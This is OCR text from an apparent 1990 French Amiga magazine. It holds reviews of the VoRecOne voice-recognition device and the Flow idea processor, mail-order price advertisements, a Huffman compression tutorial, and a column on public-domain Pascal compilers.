
L'utilisation la plus intéressante du VoRecOne reste cependant de piloter des logiciels existants ténors dans leur domaine, entièrement à la voix. C'est pourquoi il est possible de simuler toutes les combinaisons de touches d'un clavier d'Amiga, les touches de fonctions, les Hotkeys, et donc les raccourcis claviers des logiciels. De même, il devient possible d'un seul mot de positionner la souris où l'on veut, ou encore de simuler l'activation d'un gadget, et donc de gérer entièrement l'Amiga à la voix. L'instruction REXX permet même d'envoyer des commandes aux programmes interfacés avec Arexx.

Deux autres commandes sont particulièrement intéressantes. Il s'agit de NEWWORDS et LOADWORDS, qui permettent à tout moment de charger une nouveau vocabulaire en mémoire. Quel est l'intêret? Tout simplement de fragmenter un fichier vocabulaire important en plusieurs fichiers de moindres tailles, ce qui permet d'une part d'occuper moins de place en mémoire en ne chargant que le fichier intéressant au bon moment et d'autre part d'accroitre la fiabilité du système. En effet, plus il y a de mots dans son dictionnaire, plus le VoRecOne risque de confondre deux analyses spectrales. Le fait de fragmenter le dictionnaire en plusieurs dictionnaires moins importants permet donc de diminuer ce risque. La possibilité de remplacer un vocabulaire par un autre à n'importe quel moment autorise aussi l'utilisateur à créer des hiérarchies dans ses mots. Supposons un instant que vous vouliez faire reconnaitre des phrases entières au VoRecOne. Vous allez débuter avec un vocabulaire comprenant les débuts de phrases possibles, par exemple les pronoms personnels et les articles définis et indéfinis (le, la ,un ,une , je, tu, il etc...). Si l'ordinateur reconnait un pronom personnel vous allez enchainer en chargeant votre fichier vocabulaire contenant les verbes (veux, dessine, écris, bouge...) alors que si c'est un article vous opterez pour le fichier vocabulaire contenant les mots (souris, bouton, gadget, musique...). Et ainsi de suite.... Ce type de hierarchisation est utilsé avec succés par le TetraVox, système de reconnaissance de la parole conçu au laboratoire d'informatique médicale de la faculté de medecine de Marseille: le vocabulaire est divisé en sous-menus correspondant à un affinement sucessif de la commande à entrer et si deux mots sont trop 'voisins' l'un de l'autre, on s'arrange pour qu'ils se trouvent dans deux sous-menus différents. Remercions Impulse qui ne nous vend pas le VoRecOne au prix d'un TetraVox, prix que je tairai par pudeur...

Un lecteur a demandé de voir l'affichage d'une même icône sous Atelier 1.4 et Atelier 2.0. Les voici:



Atelier 1.3



Atelier 2.0

Conclusion

Impulse a été le premier à se lancer dans la grande aventure de la reconnaissance vocale sur Amiga. Son premier bébé, le VoRecOne, est encore tout jeune mais déjà plein de promesses: le logiciel et le langage de programmation des scripts sont excellents et le taux de reconnaissance tout à fait correct aprés quelques expérimentations.

L'ensemble ne me parait tout de même pas encore assez fiable pour des applications scientifiques comme la commande vocale d'automates (d'ailleurs y-a-t'il les cartes nécessaires sur Amiga?), ou pour le domaine du handicap où c'est vraiment le minimum acceptable.

Le VoRecOne est un beau jouet qui vous permettra d'animer des soirées en lançant par exemple les pistes d'un séquenceur MIDI les unes aprés les autres, à la voix. Mais c'est aussi un peu plus qu'un simple gadget car il apporte peut-être une nouvelle dimension au monde du multimédia: la reconnaissance vocale, avec ses commandes toutes faites pour charger sons et images...

Nicolas

Le prix de vente en France sera d'environ 1150 à 1250FF
Revendeurs contacter ProMigos Belgium, KV Overmeirelan, 20, 2100 Anvers, Belgique. Tél 1932-3-326-01-44

LES PACKS CADEAUX AMIE

PACK N° 1 :
10 LOGICIELS, 1 SUPER MANETTE

PACK N° 2 :
PACK N° 1 + 1 TAPIS SOURIS,
10 DISQUES VIERGES,
100 LOGICIELS DU DOMAINE PUBLIC.

AMIE LE PRO.

LES PACKS CADEAUX AMIE

PACK N° 3 :
Logiciel AEGIS ARTPAK,
Logiciel AEGIS ANIMATOR,
Logiciel AEGIS DRAW,
Logiciel ARAZOK'S TOMB
+ 100 logiciels du Domaine Public.

AMIGA 500

AMIGA 500
+ PACK CADEAU N° 1 ou
50 DISQUETTES 3" 1/2
3 490 F

AMIGA 500
+ MONIT. COUL. 1084 S
+ PACK CADEAU N° 2 ou
100 DISQUETTES 3" 1/2
5 790 F

-10 %

AMIGA 500
+ EXTENSION 512 K
3 790 F

AMIGA 500
+ MONIT. COUL. 1084
+ EXTENSION 512 K
5 990 F

PÉRIPHÉRIQUES

-10 %

PÉRIPHÉRIQUES A500

LECTEURS
3" 1/2 Ext. **PROMO** 790 F
5" 1/4 Ext. **PROMO** 1 290 F

EXTENSION MÉMOIRE
512 Ko **PROMO** 600 F
512 Ko + Horloge **PROMO** 790 F

DISQUES DURS
A 590 20 Mo 3.990 F
+ 1 Mo Mémoire 1.190 F

MONITEURS
1084 2.590 F
PHILIPS 8832 2.290 F
MULTISYNCHRO 4.990 F

SON
INTERFACE MIDI BUS + 500 F
INTERFACE MIDI GOLD 570 F
PERFECTSOUND 3.0 790 F

VIDÉO
DIGIVIEW GOLD 1.790 F
GENLOCK GST GOLD VP 6.790 F
GENLOCK GST GOLD SP 5.500 F
HOME VIDÉO KIT 4.490 F
MINI GEN 1.390 F

SCANNERS
PRINT TECHNICK A4 4.990 F
SCANNER COUL. 5.490 F

TABLETTES GRAPHIQUES
CRP A4 **PROMO** 2.490 F
CRP A3 7.990 F

SOURIS
CONTRIVER 290 F
NAKSHA 350 F
SOURIS OPTIQUE 590 F
TRACK BALL 390 F

DIVERS
MOUSE MASTER 270 F
MINI AMP 3 390 F
MINI AMP 4 530 F
NORDIC POWER 875 F
POWER PC BOARD 500 3.690F

LOGICIELS

-10 %

EXTRAIT DE NOTRE CATALOGUE

SHERMAN M4	230 F
LARRY III	370 F
DAN DARE III	210 F
DRAGONS BREATH	290 F
STAR BLADE	240 F
F 29	230 F
MINDWINTER	260 F
FRED	240 F
HARRICANA	220 F
INFESTATION	240 F
ITALY 90	220 F
LES VOYAGEURS DU TEMPS	290 F
PIPEMANIA	290 F
SPACE ACE	410 F
SUPER CARS	180 F
TENNIS CUP	230 F
PIRATES	220 F
XENOMORPH	230 F
IVANHOE	230 F
HEAVY METAL	250 F
MUSIC X	1.600 F

DU 1er JUILLET AU 30 AOUT 1990

SUPER PRIX D'ÉTÉ

-4 % à -15 %

sur prix affichés

UNIQUEMENT POUR REGLEMENT COMPTANT (chèques ou espèces)

REMISES NON CUMULABLES DANS LA LIMITE DES STOCKS DISPONIBLES

LES Plus d'AMIE

COMMANDEZ 43.57.48.20



- GARANTIE 2 ans
- CRÉDIT 4 mensualités sans intérêt*
- REPRISE Votre vieil ordinateur repris à 50 % de sa valeur**
- REMISES aux collectivités et comités d'entreprise.

* Après acceptation du dossier
** Pour tout achat d'une unité centrale de plus de 5 000 F.

TÉLÉCOPIE 47.00.50.51

VPC	11, bd Voltaire 75011 Paris	43.57.48.20
ATARI	11, bd Voltaire 75011 Paris	43.57.96.89
AMIGA	11, bd Voltaire 75011 Paris	43.57.96.18
PC	19, bd Voltaire 75011 Paris	43.38.18.09
SERVICE TECHNIQUE / **OCCASION**	13, passage du Jeu-de-Boule 75011 PARIS	43.57.82.05 / 43.38.46.40
MARSEILLE LOISIRS	69, cours Lieutaud 13006	(16) 91.42.50.42
MARSEILLE PC	69, cours Lieutaud 13006	(16) 91.47.74.11

AMIGA 2000

AMIGA 2000
+ PACK CADEAU N° 3
7 990 F

AMIGA 2000
+ MONIT. COUL. 1084
+ PACK CADEAU N° 3
9 990 F

-12 %

AMIGA 2000
+ MONIT. COUL.
+ ÉMULATEUR XT
+ PACK CADEAU N° 3
11 990 F

AMIGA 2000
+ MONIT. COUL.
+ ÉMULATEUR AT
+ PACK CADEAU N° 3
15 990 F

PÉRIPHÉRIQUES

EXTENSION 2 Mo	3.790 F
DISQUE DUR 45 Mo	5.590 F
LECTEUR INT. 3" 1/2	1.100 F
CARTE XT	2.490 F
CARTE AT	5.490 F

-10 %

IMPRIMANTES

-8 %

CITIZEN
120 D 1.590 F
SWIFT 24 3.990 F

STAR
LC 10 1.890 F
LC 10 COULEUR 2.300 F
LC 24-10 3.190 F

EPSON
LX 800-400 2.400 F
LQ 500-400 3.790 F

COMMODORE
MPS 1230 1.590 F
MPS 1500 COUL. 2.300 F

DISQUETTES 3" 1/2 DF DD
par 100 : **5,00 F** l'unité
par 50 : **5,50 F** l'unité – par 10 : **6,00 F** l'unité

BOÎTES DE RANGEMENT (avec clés)
50 DISKS 50 F – 90 DISKS 90 F – POSSO 139 F

A RETOURNER A : AMIE VPC 11, BD VOLTAIRE 75011 PARIS
NOM ______
ADRESSE ______
VILLE ______
CODE POSTAL ______ TÉL ______
MON ORDINATEUR ______

(Tous nos prix sont TTC, les promotions ne sont pas cumulables).

DESIGNATION	QUANT.	PRIX	MONTANT
FRAIS D'ENVOI*			

POSTE 30 F/TRANSPORTEUR 90 F C.R. 60 F TOTAL
☐ CHEQUE ☐ CCP ☐ CARTE BLEUE ☐ CARTE CLUB AMIE
DATE D'EXPIRATION
DATE ______ SIGNATURE ______



SCOR - AN 7.90 - RC 86 B 2526



S'organiser avec un "traitement d' idées"

Un traitement de texte, vous savez ce que c'est. Mais un traitement d'idées?

*"Idea processor" est la description donnée par **New Horizons Software** à son logiciel **Flow** (mot anglais qui signifie "couler"). Et je préfère vous dire tout de suite que non seulement je trouve cette idée sympathique, mais en plus j'utilise Flow depuis deux ans pour organiser les détails A-Newsiens de tous les jours. En bref, je suis un fana de Flow.*

J'utilise la première version de Flow, qui est mono-fenêtre et mono-tâche. Il a été remplacé il y a plus d'un an par par une nouvelle version dont New Horizons m'a fourni le manuel mais malheureusement pas la disquette... ils ont dû l'oublier, mais ce n'est pas bien grave parceque la première version fonctionne correctement. Quand il y a assez de mémoire disponible il suffit d'ouvrir deux fois Flow pour profiter du multi-fenêtrage!

Flow est un programme super-simple, un jeu d'enfant, et c'est sans doute largement à cause de cela qu'il a trouvé sa place dans mon Atelier. J'ai horreur du compliqué, aussi bien chez les numéros de téléphone et les gens que chez les ordinateurs, et je n'ai que très peu de patience pour un logiciel qui nécessite une doc de plus de trois pages.

(Ce n'est pas dire que les docs plus longues sont mauvaises; au contraire, je me sens volé quand j'achète un logiciel avec une doc trop courte. Comme disait souvent **Batchman** avant sa re-disparition il y a deux mois, "il faut parler aux gens de choses qu'ils ne comprendront jamais, ils aiment ça...")

Avec Flow, si vous savez cliquer deux fois rapidement vous savez tout.. ou presque. L'idée est simple. Chaque ligne sur votre écran qui est en gras cache d'autres informations. Il suffit de cliquer dessus pour les voir immédiatement. C'est un peu le précurseur du hypertexte, où l'acte de cliquer sur un mot peut vous transporter dans un autre texte qui a été lié avec ce mot.

Mais la mise en oeuvre de Flow est infiniment plus simple que dans les systèmes d'hypertexte. Vous tapez d'abord votre titre, par exemple **Plan No 27**, et puis sur la touche de tabulation "->|" avant chaque sous-catégorie.

Quand vous double-cliquez sur la case d'un titre il "ferme" les sous-informations et vous ne les voyez plus. Re-double-cliquez et les sous-informations sont encore visibles.

Les sous-informations elles-mêmes peuvent "contenir" des informations, et ainsi de suite.

Les utilisateurs du traitement de texte ***Prowrite*** de New Horizons se sentiraient à l'aise toute de suite, car Flow emprunte beaucoup de caractéristiques à son très sympathique frère - sa rapidité, sa maniabilité, sa simplicité.

J'ai cinq fichiers de travail qui s'appellent:

- **A Faire** (le fichier le plus fréquemment consulté - voir ci-dessous)
- **Lexique** (un dictionnaire personel de mots informatiques en anglais et français)
- **Adresses** (l'inévitable list de noms et adresses d'individus)
- **Sociétés** (une liste de noms, adresses, dirigeants et collaborateurs de sociétés commerciales du monde Amiga en France et à l'étranger)
- **Pigistes** (unes longue liste de personnes très sympathiques qui ont proposé de collaborer avec *A-News.*)

Ces cinq fichiers sont disponibles sur simple appel par une touche de fonction: avec le programme de domaine public Key Map Editor j'ai assigné à F3 la chaîne "af", af étant un alias dans mon fichier s:shell-startup qui signifie **Run DH0:Flow "dh0:a faire"**


Les écrans qui suivent montrent comment Flow est d'une efficacité étonnante comme bloc-notes intelligent, tout en gardant une simplicité désarmante.

On trouve aussi des fonctions de tri (mise en ordre alphabétique d'une liste ou sous-liste) et de recherche des mots. Il est pôssible d'imprimer tout ou une partie d'un fichier, et de couper-coller entre deux fichiers. Il y a egalement des commandes pour changer la position et la "priorité" d'une ligne de texte.

La deuxième version de Flow permet de sélectionner des blocs de texte avec le curseur et de rentrer votre texte "au kilomètre" au lieu d'une ligne à la fois. Elle permet l'ouverture de quatre fichiers simultanément, et utilise un système de boîte-requête de fichiers similaire à celle de ProWrite. Il est possible de sauvegarder vos fichiers en format ASCII (pour chargement dans d'autres programmes), mais ceci n'est pas nécessaire si vous possédez ProWrite, qui peut lire les fichiers Flow directement sans perdre les indentations.

Les fichiers sont gardés en mémoire; le programme ne sait pas utiliser un disque dur en mémoire virtuelle, et la taille de fichiers est limitée par la place mémoire disponible. J'aurais aimé une option "mémoire disque dur" pour pouvoir incorporer des textes assez importants. Actuellement, mon fichier "A faire" pèse 25 Ko et il y a une attente non-négligeable au chargement de ce fichier après le démarrage de Flow. On sent que la limite pratique serait un fichier d'environ 50 Ko, et c'est suffisant pour la majorité des applications. Mais j'apprecie tellement la convivialité de ce programme que j'aimerais pouvoir faire de grandes bases de données avec, et pourquoi pas ajouter les sons et les graphismes... ***Bruce***

Voici donc l'écran qui se présente quand j'appuis sur F3:




Je vous épargnerai les détails (ou sous-informations) de la première rubrique, qui est une liste des choses à faire immédiatement - ou au moins, bientôt...

Regardons plutôt le plan de ce numéro d'*A-News*. Je positionne le curseur sur l'escalier à gauche de "Plan No 27". Le curseur se transforme en croix, et je clique deux fois.



Les sous-titres apparaissent. Ceux qui sont en gras cachent d'autres informations. Cliquons sur "Hardware" pour voir les détails de cette catégorie...



Editeur: New Horizons Software Inc, 206 Wild Basin Rd, Suite 109, Austin, TX 78746.



Cash & Carry Micro

C.C.M.

37, rue des Mathurins
75008 PARIS

Vente par Correspondance uniquement
Tous nos Prix sont HT. Nous assurons la Garantie et le SAV
SI VOUS NE TROUVEZ PAS CE QUE VOUS CHERCHEZ
DANS CETTE PUBLICITE TELEPHONEZ NOUS



Commandes
Téléphoniques
☎ (1) 40 16 04 02

PACK N°1
AMIGA 500
512 KO + PERITEL
3290 FRS
150 FRS MOIS *

SPECIAL
AMIGA 500 1 MEGA
AVEC PRISE PERITEL
3990 FRS
200 FRS MOIS*

PACK N°2
AMIGA 500
512K0 + PERITEL + 40 DISQUETTES
+ 10 DISQUETTES DE DOM PUB**
3490 FRS
150 FRS MOIS*

PACK N°3
AMIGA 500 512 KO
+ MONITEUR STEREO
+ 10 disquettes de DOM PUB**
5620 FRS

PERIPHERIQUES
EXTENSION MEMOIRE
512K + HORLOGE POUR A500
AVEC SWITCH
630 FRS

A590
Disque DUR 20 MEGS
Pour A500
AVEC 2 MEGAS DE RAM
5890 FRS
OU
300 FRS MOIS*
A590 SEUL NOUS CONSULTER

DISQUETTES 3'1/2
Double Face Double Densité
avec etiquettes

par 50	295 Frs
par 100	520 Frs
par 200	990 Frs

LA QUALITE SEULEMENT

SPECIAL 1
AMIGA 500 1 MEGA
+ MONITEUR STEREO
(A1084SIP)
5990 FRS
250 FRS MOIS*

EXTENSION MEMOIRES POUR A2000
MICROBOTICS 8UP
Peuplée 2 MO 3590 Frs
Peuplée 4 MO 5190 Frs
Peuplée 6 MO 6790 Frs
Peuplée 8 MO 8390 Frs
RAM vendues séparément NC

PROMO A2000
VOTRE AMIGA 2000
1MO RAM VIDEO
DELUXE PAINT III (PAL)
40 DISQUETTES 2DD
10 DISQUETTES DOM PUB**
7990 FRS
350 FRS MOIS*

LECTEUR 3'1/2
AVEC SWITCH
805.00 Frs

LECTEUR 5'1/4
1405.00 FRS

A2000
VOTRE AMIGA 2000
MONITEUR STEREO
1MO RAM VIDEO
DELUXE PAINT III (PAL)
40 DISQUETTES 2DD
10 DISQUETTES DOM PUB**
9990 FRS
400 FRS MOIS*

* CREDITS sous réserve d'acceptation du dossier par SOFINCO. Exemple: 3290 Frs de crédit. Versement comptant de 65Frs et 28 mensualités de 150 Frs coût total du crédit 1037 Taux 17.940 Prix total payé 4392 F Assurance et frais de dossier (120f) comprise.
**Fred Fish N°300 et au dessus

VOUS DESIREZ UN AMIGA 2000
NOUS REPRENONS VOTRE A500
NOUS CONSULTER


CONDITIONS GENERALES DE VENTES

Vente UNIQUEMENT par correspondance. La première commande est passée par courrier ,nos Clients recoivent avec leur première livraison la liste des services, N° de téléphone etc.. qui feront d'eux des clients privilégiés. ATTENTION Frais de port : Les colis de plus de 5Kg (Micros, périphériques etc..) sont livrés en PORT DU. Pour les autres expéditions AJOUTEZ 35 FRS au montant de votre commande. Nous vous prions de bien respecter ces conditions afin de nous permettre de maintenir nos prix.
GARANTIE : les micros et périhériques sont garantis 1 an pièces et main d'oeuvre. Les logiciels sont échangés si deffectueux dans un délais de 3 semaines aprés la livraison. Voir nos conditions de Garantie lors de la livraison. VOS REGLEMENTS NE SONT ENCAISSES QU'APRES EXPEDITION DE LA MARCHANDISE.. Sauf rupture la majorité des commandes sont traitées le jour de réception.

CETTE ANNONCE EST VALABLE LE MOIS DE SA PARUTION ET REMPLACE LES PRECEDENTES(Juillet/aout 90)

COMPRESSION PART 2 de données

Ramon compresse la prose de Xavier avec du materiel non reglementaire.



Nous allons maintenant aborder ensemble une technique statistique de compression de données. C'est un mathématicien qui a laissé son nom à cette méthode: **HUFFMAN**. C'est une méthode bien connue mais malheureusement une des plus difficiles à mettre en oeuvre. Pour bien comprendre la suite des évènements concentrons nous sur quelques notions de base.

✓Xavier LECLERCQ

Un fichier de données contient un texte en ASCII. Ce fichier est donc garni d'informations, c'est à dire de codes ASCII qui sont associés à une lettre de l'alphabet. L'information est donc composée d'un contenu sémantique (La lettre "A") et d'un contenu quantitatif (65 en ASCII). Ce contenu quantitatif est une valeur particulière du fichier que l'on appelle OCCURENCE. Toutes les occurences de ce fichier forment un ensemble de données que l'on appelle ENTITE. A chaque occurence de l'entité on peut associer une lettre de l'alphabet. Il peut y avoir redondance d'occurences dans l'entité. (Cela signifie qu'une lettre peut se répéter plusieurs fois dans le fichier.) Après avoir parcouru entièrement le fichier séquentiellement, on peut déterminer la FREQUENCE absolue des répétitions de chaque occurence.La lettre "E", qui est généralement la plus fréquente, peut se répéter 130 fois dans le fichier et donc sa fréquence absolue est de 130. En connaissant le nombre total d'occurences de l'entité (N bytes) nous pouvons maintenant déterminer la PROBABILITE de chaque lettre rencontrées. Il suffit de diviser la fréquence absolue par N (N étant donc dans la plupart des cas la taille du fichier de données.) Pour notre lettre "E" ayant une fréquence absolue de 130 dans un fichier totalisant 1000 occurences,sa probabilité qui lui est associée est 0.13. Je vous rappelle que la méthode Huffman de compactage est une méthode STATISTIQUE.Voilà pourquoi ces préliminaires sont indispensables.. Ce qui m'amène à vous dévoiler le principe de base du compacteur Huffman: **Chaque occurence sera codée selon la probabilité (la chance) de rencontre de cette occurence dans le fichier.**

Normalement chaque occurence de notre fichier texte est codée sur 8 bits, ce qui donne bien un octet, qui associée à son code ASCII représente une lettre de l'alphabet. Huffman nous propose de coder cette occurence sur une longueur binaire variable. Cette variabilité étant strictement proportionnelle à la probabilité qui est associée à chaque lettre de l'aphabet de notre fichier texte. (OULALA! j'en vois déjà qui pédale dans la semoule! Je sais c'est assez abstrait mais je vous assure que le "jeux" en vaut la chandelle.(beurk)) L'occurence 69 (ASCII), qui est associée à la lettre "E", et dont la probabilité est de 0.13 dans notre fichier texte de 1000 octets, qui se code habituellement sur un octet (Longeur binaire de 8 bits), se codera selon Huffman sur une longueur binaire inférieure à 8 bits. D'où gain pour cette occurence et donc compression.

Peut-on savoir à l'avance surquelle longueur binaire va se coder l'occurence ? Oui évidement sinon je n'aurais pas poser la question... Le nombre de bits (NBBITS) nécessaires au codage d'une occurence se calcule selon la formule suivante :

NBBITS = ceil (-LOG PROBA)

Avec PROBA la probabilité de cette occurence, LOG le log en base 2, et "ceil" une fonction qui rend le nombre le plus proche ou égal à -LOG PROBA

La lettre "E" prise comme exemple peut se coder sur une longeur binaire de 3 bits. (3 = ceil (-LOG 0.13) = ceil (2.94)) A titre d'information, le gars qui a pondu cette formule s'appelle **PETERSON**. Si on associe à chaque occurence un codage de longueur binaire variable, le codage de Huffman est le plus optimum que l'on puisse réaliser. En d'autre mot : il n'y a pas moyen de faire mieux.

Un truc, l'Entropie

Je dois aborder une dernière notion avant d'attaquer la pratique de la chose. Il existe en effet un truc pour savoir à l'avance le nombre de bits moyen qu'il faudra utiliser pour chaque occurence. Cette notion mathématique, qui n'est pas sans parenté avec la formule de Peterson, est appelée ENTROPIE.

La formule est :

ENTROP = - (la somme de tous les (PROBA * log PROBA))

Avec "log" toujours en base 2 et "PROBA" la probabilité pour CHAQUE occurence du fichier. L'entropie est une MOYENNE de bits qu'il faudra utiliser pour codifier les octets.

Attention cette valeur n'est pas exactement le chiffre que donnera la réalité de la pratique mais l'entropie s'en approchera très fort. "Cela sert à quoi ?" me répliquez-vous immédiatement avec la rapidité d'esprit qui vous caractérise... Simplement, si vous avez le choix entre plusieurs méthodes de compression, à déterminer la plus optimisée. Je vous rappelle (Cfr PART I) que le chiffre de valeur (c'est à dire "l'éfficacité") du compresseur est directement fonction de la NATURE des informations à compresser. L'entropie n'échappe pas à cette règle de la nature des données. L'entropie d'un fichier graphique sera sans doute plus élevée que celle d'un fichier texte. L'entropie vous dévoile à l'avance le volume du fichier qui sera généré par le compresseur; du moins si le fichier est assez volumineux pour rendre négligable la table qui contiendra le code binaire variable selon l'occurence. Le calcul de ce volume est simple il suffit de multiplier l'entropie par N (N : Le nombre total d'occurence du fichier). Si l'entropie d'un fichier de 100 koctets est de 6.42 cela signifie que la taille du fichier cible est d'au minimum (Minimum pour la raison citée plus haut) de 64.2 koctets.

Resumons

Si le gain que nous pouvons espérer, en connaissant l'entropie du fichier, est convenable (Au sens stricte si le chiffre de valeur est < 1) alors nous pouvons envisager la compression. Il faudra d'abord associer à chaque occurence une probabilité (PROBA) puis créer une table de ces probabilités classées par ordre croissant. Avec cette table nous allons créer ce que l'on appelle **l'ARBRE de Huffman**. Nous allons reprendre pour illustrer cette construction le fichier texte. La probabilité de la lettre "E" est de 0.13,la lettre "T" : 0.09 etc... Les lettres sont placées à gauche de l'arbre classées par ordre croissant de probabilité. En débutant par le bas de la table ,une ligne (appellée BRANCHE) est tracée partant de chaque lettre.Les deux branches dont les probabilités sont les plus faibles (et les plus proches) sont reliées entre-elles pour former un NOEUD qui aura désormais une probabilité cumulée. (la première PROBA + la deuxième PROBA des deux branches.). A chaque noeud partira une nouvelle branche dont la probabilité cumulée sera reliée à nouveau à la probabilité la plus failble que l'on peut lui associer. Et ainsi de suite jusqu'à enfin obtenir la probabilité de rencontre de toutes les occurences, c'est à dire 1.

Cet arbre construit afin d' obtenir les codes Huffman, de longueur binaire variable et associés à chaque occurence de l'entité, nous devons attribuer les nombres 0 et 1 aux branches de chaque noeud. On partira du dernier noeud (de probabilité cumulée 1) situé le plus à droite de la table vers les noeuds situés le plus à gauche. A chaque branche est donc associé 0 ou 1. En relevant la séquence binaire de droite à gauche,le code obtenu est le code Huffman qui sera utilisé pour codifier chaque occurence.

Deux remarques

●Le code Huffman obtenu est UNIQUE. On ne peut trouver un code 001 s'il existe déjà un code 000 ("E") car les 2 premiers bits sont communs.

●Le code Huffman est de longueur binaire variable : "E" a le code 000 et la lettre "Z" le code Huffman 1111111 .

Une table de ces codes Huffman devront se trouver avec les données compressées. Ce décodage sera automatique et presque instantanné. Chaque code Huffman étant unique, le fichier sera décodé séquentiellement. Remarquons qu'une lettre qui a une probabilité très faible prendra un grand nombre de bits. A la limite, l'on peut imaginer une occurence qui n'existe qu'une seule fois dans l'entité...

Pour palier à ce problème de longueurs binaires démesurées (>16 bits) , il est envisageable de prévoir (comme dans la compression par suppression des répétitions (PART I)) un Header, c'est à dire une valeur particulière qui signalera qu'il y a compression ou pas. Cette manière de procéder est utilisée pour les télécopieuses. On parle de codes Huffman modifiés.

STOOOPPP...Cela suffit pour cette fois-ci. Digérez calmement ces notions. Nous nous retrouverons la prochaine fois pour aborder l'algorithme complet de compression - décompression

A la prochaine les enfants. ■

DOMAINE PUBLIC: De quoi s'occuper pendant l'été!

UN COMPILATEUR PASCAL EN DP
UN TRADUCTEUR PASCAL->C
LE DRACO NOUVEAU EST ARRIVE

par Cédric Beust

Vous verrez que tôt ou tard j'arriverai à vous convaincre que l'on peut faire des tas de trucs intéressants si on prend la peine de surveiller les sorties du domaine public. D'aucuns me reprocheront de me consacrer uniquement à l'aspect programmation. J'ai deux bonnes raisons pour agir ainsi: avant tout parce qu'il ne faut pas rêver et que les jeux et utilitaires du DP sont largement en dessous de ceux que l'on peut trouver dans le commerce. Mais la raison principale est de rendre hommage aux auteurs de compilateurs qui ont passé beaucoup de temps sur leur projet et ont décidé d'en faire profiter la communauté Amiga sans réclamer le moindre sou. Et à ma grande surprise, certains arrivent à égaler voire dépasser leurs concurrents commerciaux.

PCQ: un compilateur Pascal petit petit, mais... qui marche!

Pourquoi PCQ? Eh bien... P comme Pascal, C comme compilateur et... Q comme l'initiale de son auteur qui n'a pas voulu se casser la tête. Il avait en effet mieux à faire! D'accord, PCQ n'est pas encore un compilateur complet. Lui manquent les ensembles (**set**), les articles avec variante, des messages d'erreurs plus explicites et un code un peu plus optimisé. J'ajouterai qu'il n'accepte pas les paramètres de type procédure mais vous conviendrez avec moi que ces aspects ne sont pas vitaux.

Si vous avez suivi jusque là, vous aurez probablement fait la déduction que PCQ accepte les includes, les articles, les types énumérés, les pointeurs, les tableaux et les chaînes, tout cela en plus du minimum vital de tout compilateur qui se respecte. Voilà pour la partie standard de Pascal. Plus spécifiquement, PCQ vous autorisera à faire des références externes, des conversions de type à la Modula-2 (du genre '**char**(20)') et également de déclarer vos **const, type** et **var** dans n'importe quel ordre. Autre détail qui a son importance: les sources sont fournis dans leur intégralité, en Pascal. PCQ est d'ailleurs capable de se compiler lui-même (pour ceux que les questions métaphysiques empêchent de dormir et qui se demandent comment un compilateur Pascal écrit en Pascal a pu naître, je les renvoie à la question fondamentale 'qui est venu en premier: l'oeuf ou la poule?').

Voyons maintenant plus précisément comment procéder avec PCQ. Le compilateur s'appelle **Pascal** et fait environ 95K. Il se lance simplement en spécifiant le fichier d'entrée (un .p) et le fichier de sortie (un .s). Comme vous le voyez, il ne produit pas directement un module mais un source en Assembleur (en texte, quoi). Autre question: comment assemble-t-on le fichier produit afin d'obtenir un exécutable, et ce à moindres frais? Réponse: on fait appel au domaine public. En l'occurence, l'Assembleur utilisé est le bien connu **A68K** qui est d'ailleurs fourni avec PCQ. Cet Assembleur va donc produire un .o qu'il suffira de relier pour obtenir l'exécutable promis quelques lignes plus haut. Et comment le relie-t-on ce .o, hein? Cette fois je ne souffle plus. Vous aurez sans aucun doute deviné qu'il s'agit du encore-plus-connu **blink**, plébiscité par toutes les bonnes marques de compilateur.

Les exécutables produits ont une taille très raisonnable (du même ordre de grandeur que le Metacomco pour être précis, sauf que ce dernier produit du meilleur code). En revanche, si vous avez la curiosité de jeter un coup d'oeil sur le .s généré par PCQ, vous vous apercevrez que celui-ci prête à sourire (parfois il va même jusqu'à donner). Il n'utilise en tout et pour tout que deux registres dans les expressions, ce qui fait plutôt pauvre sur notre beau processeur qui en possède huit. On n'est pas sur un 8086, que diable! Enfin bref, c'est gratuit alors on ne peut pas dire qu'on n'en a pas pour son argent...

PCQ possède cependant quelques caractéristiques qu'on regrette parfois de ne pas trouver sur les compilateurs Pascal existants. Les types prédéfinis sont **Integer, Short, Byte, Real, Char, Boolean, String, Address, Text** et **Enumerated**. L'adresse de n'importe quelle variable peut être récupérée à l'aide du @, le résultat étant alors de type **Address**, soit un pointeur. Sont également implémentées les constantes typées (ex: CONST Pi: Real = 3.1415). Ne m'en demandez pas plus, je ne vois pas l'intérêt d'une telle chose. Je suppose qu'il s'agit avant tout d'un souci de compatibilité avec Turbo-Pascal et Quick-Pascal.
